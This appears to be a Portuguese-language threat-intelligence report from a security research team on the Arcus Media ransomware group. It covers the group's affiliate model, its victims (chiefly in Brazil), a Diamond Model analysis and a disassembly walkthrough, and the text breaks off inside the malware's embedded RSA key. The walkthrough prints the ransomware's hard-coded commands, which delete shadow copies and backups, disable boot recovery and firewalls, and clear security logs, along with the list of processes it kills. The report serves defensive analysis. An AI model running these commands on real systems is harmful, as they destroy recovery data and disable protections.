TLP: CLEAR

Pesquisa de Cibersegurança

Cyber Threat Actor

O Brasil na mira do Arcus Media Ransomware

heimdall
security research

Acesse nossa comunidade no WhatsApp, clicando na imagem abaixo!

heimdall
security research
A DIVISION OF ISH

Acesse as análises produzidas pela ISH Tecnologia sobre Táticas, Técnicas e Procedimentos (TTPs) de Threat Actors, malwares emergentes, vulnerabilidades críticas e outros temas relevantes em cibersegurança. Clique na imagem abaixo para conferir nosso blog.

ISH

ALERTA HEIMDALL! HTTP2 RAPID RESET_IMPACTOS E DETECÇÃO DA CVE-2023-44487

Falhas de negação de serviço (DoS) não são apenas interrupções técnicas. Elas representam riscos reais à continuidade do negócio, à confiança dos clientes e à reputação da marca. Nisto temos a vulnerabilidade CVE-2023-44487, conhecida como HTTP/2 Rapid Reset.

BAIXAR

ISH

ALERTA HEIMDALL! BABUK2 EM 2025: RETORNO LEGÍTIMO OU COPYCAT ESTRATÉGICO

O cenário de ransomware manteve-se ativo em 2024 e se estendeu para este ano de 2025, com diversos grupos realizando ataques a uma ampla gama de organizações, setores e com surgimento de novos grupos. Nesse contexto, temos o ransomware Babuk2.

BAIXAR

ISH

ALERTA HEIMDALL! A ANATOMIA DO RANSOMWARE AKIRA E SUA EXPANSÃO MULTIPLATAFORMA

O cenário de ransomware manteve-se ativo em 2024 e se estendeu para este ano de 2025, com diversos grupos realizando ataques a uma ampla gama de organizações, setores e ganhando bastante popularidade. Nesse contexto, temos o ransomware Akira.

BAIXAR

SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

ESTRATÉGICO – CONHECENDO A AMEAÇA

O Arcus Media é um grupo de Ransomware-as-a-Service (RaaS) emergente, ativo desde maio de 2024, que desenvolve seu próprio código malicioso em vez de reutilizar scripts vazados. Inicialmente vinculado a pelo menos 11 ataques em maio de 2024, o grupo rapidamente escalou suas operações.

Estudos indicam que, em poucos meses após seu surgimento, já acumulava mais de 50 incidentes confirmados. O modelo de negócio do Arcus Media é corporativo e fechado: exige-se que novos afiliados sejam indicados por membros existentes, e esses afiliados ficam com cerca de 70% do resgate pago, enquanto a administração fica com 30%. Este comportamento indica um aprendizado após a *Operação Cronos*. A cada ataque, além da criptografia de dados, o Arcus Media prática *double extortion*, exfiltrando informações sigilosas para ameaçar vazá-las publicamente caso o resgate não seja pago. Até *julho de 2025* o grupo já somava mais de 75 ataques confirmados, com valores exigidos que variam de centenas de milhares a vários milhões de dólares por vítima. Após uma análise de seus incidentes, é possível observar uma alta taxa de vítimas na América do Sul, especificamente no Brasil.

O Arcus Media emprega uma estratégia comum de monetização, por meio do resgate típico de infecções por Ransomware, chegando a cobrar milhões de dólares, dependendo da criticidade da vítima infectada. As negociações de pagamentos do regaste, ocorrem em canais criptografados por meio da infraestrutura TOR, especificamente por meio de Tox Chats. O grupo emprega um jogo social-psicológico com as vítimas, mantendo uma pressão sobre cronograma para o pagamento, por meio de vazamentos parciais dos dados exfiltrados e criptografados.

MODELO DE NEGÓCIO

Como operação *RaaS*, o Arcus Media recruta afiliados para realizarem ataques, seu modelo fechado evita que qualquer pessoa entre, o que dificulta a exposição do grupo. Afiliados lançam campanhas seguindo procedimentos padronizados: criptografam seletivamente dados das vítimas, desabilitam recursos de recuperação (shadow copies, backups) e terminam processos críticos (por exemplo, servidores SQL, clientes de e-mail, suítes Office) para maximizar o impacto operacional. A administração do Arcus Media retém **30%** do valor pago, incentivando afiliados com sua cota de 70% do resgate. A estrutura reflete influência de grupos do passado (ex. REvil, DarkSide) na forma de conduzir extorsões tecnicamente sofisticadas e direcionadas.

VITIMOLOGIA DO ARCUS MEDIA RANSOMWARE

Até agosto de *2025*, o Arcus Media havia listado pelo menos 94 vítimas confirmadas, com a primeira ocorrência registrada em 15 de maio de 2024 e a mais recente em agosto de 2025. Os alvos são empresas médias e grandes de diversos setores, em especial as que se encontram nos setores abaixo.

Principais setores afetados:

- Indústria de Serviços de TI,
- Indústria Financeira,
- Entidades Governamentais,
- Entre outros descritos na imagem abaixo.



Figura 1 - Indústrias Alvo do Arcus Media

E a seguir podemos observar os principais países de origem, das vítimas das campanhas do Arcus Media.

- Brasil,
- EUA,
- Espanha,
- México.
- Entre outros descritos na imagem abaixo.



Figura 2- Países de Origem das Vítimas do Arcus Media

Essa seleção de setores e regiões indica um foco estratégico em áreas que provavelmente possuem informações confidenciais, propriedade intelectual, dados de segurança nacional ou que são pontos críticos em cadeias de suprimentos e infraestruturas tecnológicas.

Portanto, durante a atividade de modelagem de ameaça para o Arcus Media, deve-se considerar as organizações que residem nessas regiões e setores como de alto risco.

OPERACIONAL: CONHECENDO A OPERAÇÃO DO ADVERSÁRIO

É imprescindível termos o mapeamento do conhecimento operacional dos adversários, para que possamos compreender de maneira macro, que é o nosso adversário. Abaixo, podemos observar de maneira macro, o mapeamento operacional do *Arcus Media*.



Figura 3 - Análise Operacional do Arcus Media

Com o objetivo de nos aprofundarmos ainda mais na operação do adversário, vamos analisar estas informações com um pouco mais detalhes, sobre a perspectiva do framework Diamond Model.

O **Diamond Model of Intrusion Analysis** é um modelo formal e sistemático que foi desenvolvido por analistas para documentar atividades de intrusão. Seu nome deriva da forma como organiza os aspectos fundamentais da atividade maliciosa em um losango (*diamante*). O modelo estabelece o evento de intrusão como o elemento atômico básico, composto por quatro características principais: Adversary (*Adversário*), Capability (*Capacidade*), Infrastructure (*Infraestrutura*) e Victim (*Vítima*).

Adversary

O Arcus Media é composto por criminosos cibernéticos organizados em modelo RaaS. Geralmente são adversários com motivação financeiras, com estrutura afiliada fechada, e relativamente disciplinados na condução dos ataques. Mantêm um rigoroso controle operacional (vetam afiliados, codificam malware próprio) para reduzir exposição.

Capability

O ransomware do Arcus Media emprega as seguintes técnicas: criptografia seletiva usando o algoritmo ChaCha20 (com chaves protegidas por RSA-2048), o ransomware manipula chaves de registro para persistência, mata processos críticos (*SQL*, *e-mail* etc.) para impedir recuperação, e apaga cópias de sombra e restauração do Windows para sabotar *backups*. Internamente, contém strings identificáveis como ArcusEncApp e FileEncryptorApp, além de implementar uma rotina para elevação de privilégio.

Infrastructure

A infraestrutura maliciosa inclui canais de comando e controle anônimos (na rede TOR) e serviços de comunicação criptografados. O grupo opera um site de vazamento na rede TOR para expor dados exfiltrados. O acesso inicial geralmente é feito via campanhas de *phishing*, aproveitando ferramentas triviais (e-mails maliciosos, hosts comprometidos) para entregar do ransomware. Em casos conhecidos, o Arcus Media foi evidenciado o uso de canais instantâneos como o Tox para negociação de resgate.

Victim

As vítimas do Arcus Media variam em porte, mas tipicamente são organizações de médio a grande porte cujos dados são lucrativos. Conforme mostrado, predomina o setor de serviços e tecnologia. O grupo prioriza alvos com boa capacidade de pagamento e armazena dados valiosos – incluindo bancos, hospitais, empresas de educação e governo.

A seleção muitas vezes é oportunista, explorando brechas padrão (credenciais fracas, servidores expostos) em redes corporativas mundiais (*América do Norte* e *América do Sul*, *Europa* e *Ásia*).

TÁTICO: ANÁLISE TÉCNICA DO ARCUS MEDIA

A partir desta seção nós iremos analisar os detalhes das implementações táticas do Arcus Media, tendo como ponto de partida o seu ransomware.

Nós podemos dividir de maneira macro as principais ações do Arcus Media Ransomware, em três partes:

- Checagem de Privilégios do *Access Token* do Process/Thread atual;
- Execução do Arcus Media Ransomware, com privilégios elevados;
- Execução de principais ações de impacto:
  - Implementação de Persistência;
  - Execução de Finalização Forçada de Processos Críticos;
  - Execução de Comandos de Impacto;
  - Criação de Notas de Ransomware;
  - Criptografia de dados.

Abaixo podemos observar a função inicial, que executa as principais funções citadas acima (o nome das funções, e futuros comentários introduzidos no *Disassembler*, foram criados pelo analista responsável por esta pesquisa, durante a sua análise, para facilitar a sua compreensão do código, e permitir que o leitor tenha uma leitura mais agradável).



Figura 4 - Função Main do Arcus Media Ransomware

Ao adentrarmos na função arcus_check_priv_access_token, nós somos capazes de observar que seu propósito é: coletar se o Processo/Thread atual contém em seu *Access Token*, privilégios administrativos.



Figura 5 - Checagem de Privilégios Administrativos do Processo/Thread Atual

A implementação desta função é bem objetivo, utilizando as APIs AllocateAndInitializeSid e CheckTokenMembership de maneira sequencial, deixando claro a intenção de identificar privilégios administrativos, por meio do *RID* utilizado como argumento da chamada do *AllocateAndInitializeSid* sendo o DOMAIN_ALIAS_RID_ADMINS (identificado pela constante 0x220). Esta informação, será utilizado na próxima fase, de maneira condicional a coleta de informação de privilégios.

Seguindo para a próxima função, arcus_elevate_priv_runas, que será executada de maneira condicionada ao retorno da função anterior, somos capazes de observar que se trata da reexecução do ransomware, de maneira privilegiada.



Figura 6 - Escalação de Privilégios via Runas Verb

Os desenvolvedores do Arcus Media ransomware, optaram por utilizar a API ShellExecuteExW, tendo como argumento (lpVerb) o "runas". Permitindo que a reexecução o ransomware, contenha privilégios administrativos, e, portanto, o fluxo de execução possa continuar para a terceira função, que contém as principais ações de impacto.

A terceira função, arcus_main_impact_actions, na qual sua execução deverá ser empregada com o *Access Token* contendo privilégios administrativos, contém todas as funcionalidades de impacto. Abaixo, podemos observar que antes de executar as principais ações, o Arcus Media move toda a lista de comandos e processos, em formato de texto puro na *Pilha* (*Stack*).

```
mov     dword ptr [edi+0x58], "vssadmin delete shadows /all /quiet"       ; Comandos para Destruir o Shadow Copy
mov     dword ptr [edi+0x5C], "wmic shadowcopy delete"
mov     dword ptr [edi+0x60], "bcdedit /set {default} bootstatuspolicy ignoreallfailures"       ; Comandos para Alterar Configuração de Boot
mov     dword ptr [edi+0x64], "bcdedit /set {default} recoveryenabled no"
mov     dword ptr [edi+0x68], "wbadmin delete catalog -quiet"       ; Comando para Destruir Backups Automáticos do Sistema
mov     dword ptr [edi+0x6C], "netsh advfirewall set currentprofile state off"       ; Comandos para Neutralizar os Firewalls do Sistema
mov     dword ptr [edi+0x70], "netsh firewall set opmode mode=disable"
mov     dword ptr [edi+0x74], "wevtutil cl Security"       ; Exclusão dos Logs do Security
mov     dword ptr [edi+0x78], "msftesql.exe"       ; Processos de Serviços e Aplicações Alvos de Finalização Forçada
mov     dword ptr [edi+0x7C], "sqlagent.exe"
mov     dword ptr [edi+0x80], "sqlbrowser.exe"
mov     dword ptr [edi+0x84], "sqlservr.exe"
mov     dword ptr [edi+0x88], "sqlwriter.exe"
mov     dword ptr [edi+0x8C], "oracle.exe"
mov     dword ptr [edi+0x90], "ocssd.exe"
mov     dword ptr [edi+0x94], "dbsnmp.exe"
mov     dword ptr [edi+0x98], "synctime.exe"
mov     dword ptr [edi+0x9C], "agntsvc.exe"
mov     dword ptr [edi+0xA0], "mydesktopqos.exe"
mov     dword ptr [edi+0xA4], "isqlplussvc.exe"
mov     dword ptr [edi+0xA8], "xfssvccon.exe"
mov     dword ptr [edi+0xAC], "mydesktopservice.exe"
mov     dword ptr [edi+0xB0], "ocautoupds.exe"
mov     dword ptr [edi+0xB4], "agntsvc.exe"
mov     dword ptr [edi+0xB8], "encsvc.exe"
mov     dword ptr [edi+0xBC], "firefoxconfig.exe"
mov     dword ptr [edi+0xC0], "tbirdconfig.exe"
mov     dword ptr [edi+0xC4], "ocomm.exe"
mov     dword ptr [edi+0xC8], "mysqld.exe"
mov     dword ptr [edi+0xCC], "mysqld-nt.exe"
mov     dword ptr [edi+0xD0], "mysqld-opt.exe"
mov     dword ptr [edi+0xD4], "dbeng50.exe"
mov     dword ptr [edi+0xD8], "sqbcoreservice.exe"
mov     dword ptr [edi+0xDC], "excel.exe"
mov     dword ptr [edi+0xE0], "infopath.exe"
mov     dword ptr [edi+0xE4], "msaccess.exe"
mov     dword ptr [edi+0xE8], "mspub.exe"
mov     dword ptr [edi+0xEC], "onenote.exe"
mov     dword ptr [edi+0xF0], "outlook.exe"
mov     dword ptr [edi+0xF4], "powerpnt.exe"
mov     dword ptr [edi+0xF8], "steam.exe"
mov     dword ptr [edi+0xFC], "thebat.exe"
mov     dword ptr [edi+0x100], "thebat64.exe"
mov     dword ptr [edi+0x104], "thunderbird.exe"
mov     dword ptr [edi+0x108], "visio.exe"
mov     dword ptr [edi+0x10C], "winword.exe"
```

Figura 7 - Lista de Comandos e Processos

A Chave Pública RSA também é posta na pilha, após a lista acima.

```
push        0x1C2                           ; Tamanho da Public Key
mov         dword ptr [ecx+0x10], 0x00
mov         dword ptr [ecx+0x14], 0x0F
push        PublicKey                       ; RSA Public Key para Criptografia Assimétrica
mov         byte ptr [ecx], 0x00
call        string_cpy_function()
```

Figura 8 - Setup da Public Key

Abaixo, podemos observar o conteúdo de toda a Chave Pública para criptografia assimétrica, que é utilizada pelo Arcus Media.

```
.rdata|000644ce8:  -----BEGIN PUBLIC KEY----- MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBC
.rdata|000644d28:  gKCAQEAnskgxjvBVD7xoMxkIWAh EmHNEvkNEvHrJ4E+0UaxeqBTMXb5QBtcP62A
.rdata|000644d68:  fKjx1zTtpPtdx+go9Ld8ohaif2Z/ mND6ErFoihVwOkPqr0pBIWzsl+ZPfqXbLKK
.rdata|000644da8:  cp7/Ft2aDShrjiIz9FLuRrM8Xz3Kv +sMorvAAowHYRogsxijkJZkvZ+q6OV6fAJ
